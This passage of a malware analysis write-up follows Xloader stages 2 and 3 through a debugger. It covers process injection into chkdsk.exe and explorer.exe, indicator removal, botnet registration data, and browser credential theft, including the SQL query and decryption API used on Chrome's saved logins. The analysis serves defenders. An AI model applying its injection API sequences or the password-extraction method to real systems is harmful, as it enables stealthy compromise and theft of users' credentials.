
Xloader stage2 performs two process injections:

- Injection#1: in a random running process to start the win32 victim process in suspended state
- Injection#2: migrate itself into win32 suspended process and resume




Injection # 1


- Another memory has been reserved in the malware with RWX memory region.
- I have dumped this new region and extracted the strings
- It has a single static string which contains the name of the target process



- It means that this shellcode is used for starting the process **chkdsk.exe** which is randomized on every execution.
- Xloader selects these binaries from SysWOW64 directory, which are 32-bit processes
- It injects this shellcode in one of the above enumerated running processes, which in my case is a 64-bit IDA that I had opened along with my debugger.



- This is also one of the anti-analysis techniques used by xloader. It doesn't directly open the process itself but injects shellcode in some random process which in turn opens the SysWOW64 randomized binary in a suspended state and then retrieves its process information and continue with the execution.



- In Ida64, the shellcode is injected which starts the process and return the process information back to stage2 malware of xloader.
- The RWX memory region could be seen in IDA64.
- This is just a **dead code** after opening the target process in suspended state.

0xfbcdcf000	Private: Commit	12 kB	RW+G	Stack (thread 6012)			
0x420000	Mapped: Com...	1,076 kB	RWX		1,076 kB	1,076 kB	1,076
0x2d464710000	Private: Commit	64 kB	RWX		8 kB	8 kB	

Injection # 2:

- The second injection is performed in the chkdsk.exe (randomized SysWOW64 binary)
- There are two buffers injected in the chkdsk.exe.
- 1 buffer of 180KB and other of 40KB
- Since this malware is performing so many injections, it is very difficult to keep track of everything so we got an idea of creating a tool for detecting process injections.
- I would like to give special thanks to [Osama Ellahi](#), for creating this tool in short period of time which is very useful in detecting injections of such malware.

PID	Process Name	Memory Region	Size	Architecture
4444	dump	6164480	188416	x32
4444	dump	19136512	65536	x32
4444	Stage2 xloader	19202048	65536	x32
4444	dump	20381696	184320	x32
4444	dump	24969216	184320	x32
4444	dump	25165824	3457024	x32
4444	dump	31784960	1101824	x32
9016	ida64	4325376	1101824	x64
6500	chkdsk	9043968	184320	x32

stage3 random syswow64 victim process

Random running process that starts target victim stage3 process

Tool link: <https://github.com/Jhangju/injectionview>

- The smaller buffer contains the original chkdsk.exe bytes.
- I also found the function that writes shellcode in the **180KB** empty buffer.
- This is also a shared memory region between the formbook payload and victim process of chkdsk.exe
- Because the buffer is simultaneously being written in both processes.

The screenshot shows a debugger interface with several panes:

- Pseudocode-B:** Shows assembly instructions:


```
.text:00600210 push esi
.text:00600211 mov esi, [ebp+arg_0]
.text:00600214 sub esi, eax
```
- Pseudocode-A:** Shows assembly instructions:


```
.text:00600216
.text:00600216 loc_600216:
.text:00600216 mov dl, [eax]
.text:00600218 dec ecx
.text:00600219 mov [esi+eax], dl
.text:0060021c inc eax
.text:0060021d test ecx, ecx
.text:0060021f jg short loc_600216
```
- Hex View-1:** Shows hex data with a red box highlighting the sequence:


```
AC D5 9D D4 29 09
```
- chkdsk.exe (6500) (0x8a0000 - 0x8cd000):** Shows a memory dump with a red box highlighting the sequence:


```
00000040 ac d5 9d d4 29 09
```

- Here in xloader payload, the memory region is also being written simultaneously
- This is the same partially decrypted shellcode that I have displayed above, with most of the decrypted strings.
- From here onwards, the stage3 of formbook will be executed.

The screenshot shows the 'dump.exe (4444) Properties' window with the 'Memory' tab selected. A memory dump window is overlaid on top, displaying the following data:

Base address	Type	Size	Protect...	Use	Total WS	Private WS	Shareable WS	Shared v
0x1715000	Private: Commit	12 kB	RW+G	Stack (thread 1252)				
0x1755000	Private: Commit	12 kB	RW+G	Stack (thread 6412)				
0x17c5000	Private: Commit	12 kB	RW+G	Stack (thread 1620)				
0x1c4c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 1252)				


The memory dump window shows the following data for address 0x17d0000:

```

00000000  d8 69 63 db b5 c8 ab bf b6 85 c3 55 91 80 a4 7b .ic.....U...{
00000010  c2 01 43 45 1f 2c 1b d8 a1 4a cd 43 f5 82 9d 84 ..CE,...J.C...
00000020  68 28 b2 5f db 7f 43 0d 38 3f cd 06 6d 35 65 85 h(._.C.8?.m5e.
00000030  27 ee ff 36 6d c7 80 ea 48 6b fc 8f d6 47 08 95 '..6m...Hk...G..
00000040  ac d5 9d d4 29 09 00 00 00 00 00 00 00 00 00 00 ...).....
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000c0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001c0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

- Finally, after resuming the suspended process in chkdisk.exe
- It exits using ExitProcess API



Stage 3: Partially Decrypted Xloader 4.3

Before resuming the thread on injected process. I have attached x32dbg to the victim process to continue debugging further. In the EAX register, the address of xloader injected code is already set by stage2 malware. So, I just jumped to address in disassembly and added breakpoint on it. Then from the stage2 malware I allowed the malware to continue hence resuming the thread on stage3. Stage2 malware has exited and we have debugger attached to the entry point of stage3 malware which I will continue from here. This whole execution flow is very similar to stage2 malware. So, I will move forward with only key details in this section:

Defeating Anti-Analysis:

- Xloader has decrypted some of its functions and now migrated to the process **msiexec.exe** (which was **chkdsk.exe** in previous examples)
- Before resuming the thread, I've attached debugger to the injected process and continued my analysis from there.
- This is the same cycle being repeated first.
- I have to defeat anti-analysis techniques again
- Similar to stage2 I have bypassed anti-analysis techniques again and correct sequence of bytes have been generated as highlighted below

The screenshot shows a debugger window with the following assembly code:

```

02ED7650
push ebp
mov ebp,esp
mov eax,dword ptr ss:[ebp+8]
cmp byte ptr ds:[eax+20],0
jne 2ED769F

02ED765C
cmp byte ptr ds:[eax+2E],0
je 2ED769F

02ED7662
cmp byte ptr ds:[eax+2F],0
je 2ED769F

02ED7668
cmp byte ptr ds:[eax+30],0
jne 2ED769F

02ED766E
cmp byte ptr ds:[eax+31],0
jne 2ED769F

02ED7674
cmp byte ptr ds:[eax+32],0
je 2ED769F

```


Below the assembly code is a memory dump table:

Address	Hex	ASCII
02E9EF14	18 A1 ED 02 58 EF E9 02 58 EF E9 02 58 EF E9 02	wi.Xtè.Xtè.Xtè.
02E9EF24	58 EF E9 02 58 EF E9 02 58 EF E9 02 40 EF E9 02	Xtè.Xtè.Xtè.@tè.
02E9EF34	30 A1 ED 02 58 EF E9 02 50 93 B6 00 18 FA E9 02	=ij.Xtè.P.tè.ùè.
02E9EF44	02 DF EE 02 58 EF E9 02 5C EF E9 02 00 00 00 00	ØBi.Xtè.\tè.....
02E9EF54	BC 0A 00 00 FF FF FF FF 00 00 ED 02 00 00 19 03	%...yyy..i.....
02E9EF64	01 00 00 00 00 00 B2 77 00 00 0B 06 00 00 E6 04*w.....æ.
02E9EF74	00 40 00 05 01 00 00 00 00 70 B1 77 F0 DD B6 77p+wYtW
02E9EF84	00 00 01 01 00 00 01 00 01 00 00 00 00 00 00
02E9EF94	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02E9EFA4	00 00 00 00 70 63 05 38 63 01 67 54 06 26 8D F9	...pc.8c.gT.&.ù
02E9EFB4	BA 48 71 34 8D 20 75 58 77 0B 27 B1 33 70 9F C8	*Kq4. uxw. ±3p.E
02E9EFC4	7D 63 06 38 5F F3 CA 53 F7 71 E9 73 12 DB A9 E5	!c.;òÈs=òÈs.Ùòà
02E9EFD4	48 12 28 3A E0 E7 E7 04 38 2E C0 E2 8D 3E 9E ED	K.(;âç.;.Aâ.>.i
02E9FE04	D3 32 D1 A1 49 D5 D3 42 99 43 0F EC 88 82 3C 75	Ò2N;I00B.C.}.<cu
02E9FE14	53 D7 0A D2 FE F5 48 78 7A D6 31 DD A6 56 71 C3	Sx.òpòKxZ01Y.vqÀ
02E9F004	91 0C 26 E4 08 96 65 88 A6 CC 88 90 B8 2E FE 8C	..&.e.;I...b.
02E9F014	84 91 22 3E 20 6C 7A 49 01 96 B8 75 8F 75 DE 6D	..> lzI.;.u.ubm
02E9F024	90 FC AC F1 9A 71 BA 77 RF C2 77 7E R9 FF F2 F5	.i-â.lèwÀw=;iñò

Command: Commands are comma separated (like assembly instructions): mov eax, ebx


Decryption/Deobfuscation:

- This injected stage3 payload performs the same initial steps.
- It performs anti-vm techniques and checks
- Decrypt further library names and load using LdrLoadDll
- Decrypt API names and match hashes. Finally load those APIs from the injected fresh copy of **ntdll**
- A few of the APIs that it uses for Process Injection are resolved:
 - ❖ LookupPrivilegeValue
 - ❖ SeDebugPrivilege
 - ❖ NtAdjustPrivilegeToken



Indicator Removal:

- It will delete the stage2 malware with following sequence of APIs
 - NtCreateFile
 - NtQueryInformationFile
 - NtReadFile
 - NtClose
 - ZwDeleteFile



Process Injection:


- The next series of APIs being used are:
 - ❖ NtCreateSection
 - ❖ NtMapViewOfSection
 - ❖ NtAllocateVirtualMemory
 - ❖ NtOpenProcessToken
 - ❖ NtQueryInformationToken
 - ❖ ConvertSidToStringW
 - ❖ NtAllocateVirtualMemory
- It is preparing another shellcode to inject further in some process. There are a few more RWX sections created in the memory of infected process

Hide free regions

Base address	Type	Size	Protect...	Use	Total WS	Private WS	SI
0x3005000	Private: Commit	12 kB	RW+G	Stack (thread 2128)			
0x312c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 2128)			
0x3165000	Private: Commit	12 kB	RW+G	Stack (thread 2020)			
0x345c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 2020)			
0x4bb5000	Private: Commit	12 kB	RW+G	Stack (thread 3132)			
0x4bfc000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 3132)			
0x4c35000	Private: Commit	12 kB	RW+G	Stack (thread 6788)			
0x4c7c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 6788)			
0xb60000	Mapped: Com...	56 kB	RWX		56 kB		
0xb6f000	Mapped: Com...	12 kB	RWX		12 kB		
0x2ed0000	Mapped: Com...	180 kB	RWX		180 kB		
0x2f00000	Private: Commit	28 kB	RWX		24 kB	24 kB	
0x4c80000	Mapped: Com...	180 kB	RWX		180 kB		
0x4ce0000	Private: Commit	572 kB	RWX		572 kB	572 kB	
0x4de0000	Private: Commit	3,376 kB	RWX		3,376 kB	3,376 kB	
0x5130000	Private: Commit	572 kB	RWX		52 kB	52 kB	
0x2bd0000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x2be0000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x2bf0000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x2f10000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x2f20000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x2f30000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x6cff1000	<						


System Information Discovery:

- It retrieves the system information from the Registry like the "**Product Name**", "**CurrentBuild**" of OS etc
 - ❖ NtCreateKey
 - ❖ NtQueryValueKey



Dynamic Library/API resolution:

- Loading libraries **wininet.dll** using **LdrLoadDll**



Process Enumeration & Injection:

- Looks like the next injection will be in **"explorer.exe"**.
- It enumerates all the process by looping through the list of processes returned by **"NtQuerySystemInformation"**
- NtCreateMutant
- NtCreateSection
- NtMapViewOfSection
- NtDelayExecution
- NtAllocateVirtualMemory

Detect Injection

	PID	Process Name	Memory Region	Size
▶	3528	explorer	180617216	1060864
	748	x32dbg	100466688	65536

Botnet registration:

- The data it collects and sends in the first request is provided below:
- The Magic word: XLNG
- Bot ID: 202293EF
- Xloader Version: 4.3
- OS: Windows 10 Enterprise x64
- Username: base64_encoded

The image shows a debugger window with assembly code on the left and CPU registers on the right. The assembly code includes instructions like `mov dword ptr [ebp+8], eax` and `xor ebx, ecx`. The CPU registers show `EIP 02E040BC` and the instruction `XOR EBX, ECX`. Red annotations point to specific parts: 'RC4 encrypted data' points to the instruction, 'Xloader version info' points to the register values, and 'Plaintext data' points to the stack dump below.

Stealer:

- Xloader is an infostealer and form grabber.
- After registering the device, it looks for all the things it could steal from the victim
- There are a large number of email clients, browsers, ftp clients, messaging apps that it tries to look for in different paths to fetch and steal the data

The image shows a Windows Event Viewer window. The 'System' log shows several events related to file operations and registry access. The 'Registry' log shows a 'RegCreateKey' event for the path 'HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\...' with a 'NAME NOT FOUND' error. The bottom part of the image shows a dump of memory at address 02E0830, containing ASCII characters and a return instruction.

- If it finds anything, it then tries to steal that data
- Like in case of chrome, it finds login data and it will fetch the data using sqlite3 queries
- It uses winsqlite3.dll to extract passwords
- The query is "SELECT origin_url, username_value, password_value FROM logins"
- It decrypts that data using crypt32.CryptUnprotectedData from the key found in local state


```

EAX 6D5A1060 <winsqlite3.sqlite3_step>
EBX 6D5A0000 "MZ"
ECX 6D63C578 winsqlite3.6D63C578
EDX 000000BD '½'
EBP 02E9DA18
ESP 02E9D988
ESI 0321CDE0
EDI 02E9EF78

EIP 02E9ADDE

EFLAGS 00000283
ZF 0 PF 0 AF 0
OF 0 SF 1 DF 0
CF 1 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

ST(0) 000000000000000000000000 x87r0 Empty 0.00000000000000000000
ST(1) 000000000000000000000000 x87r1 Empty 0.00000000000000000000
ST(2) 000000000000000000000000 x87r2 Empty 0.00000000000000000000
ST(3) 000000000000000000000000 x87r3 Empty 0.00000000000000000000
ST(4) 000000000000000000000000 x87r4 Empty 0.00000000000000000000
ST(5) 000000000000000000000000 x87r5 Empty 0.00000000000000000000
ST(6) 3FFF80000000000000000000 x87r6 Empty 1.00000000000000000000
ST(7) 8FFF80000000000000000000 x87r7 Empty -1.00000000000000000000

<
Default (stdcall)
1: [esp] 4AB491F7
2: [esp+4] 02E9EF78
3: [esp+8] 6D63C148 "ÿç\t"
4: [esp+C] 00000000
5: [esp+10] 00000000

```

```

EAX 7761A880 <crypt32.CryptUnprotectData>
EBX 02E9EF58
ECX 776B93E0 crypt32.776B93E0
EDX 000000FA 'ü'
EBP 02E9DA18
ESP 02E9D9C8
ESI 0321CDE0
EDI 02E9EF78

EIP 02E9AE8B

EFLAGS 00000212
ZF 0 PF 0 AF 1
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
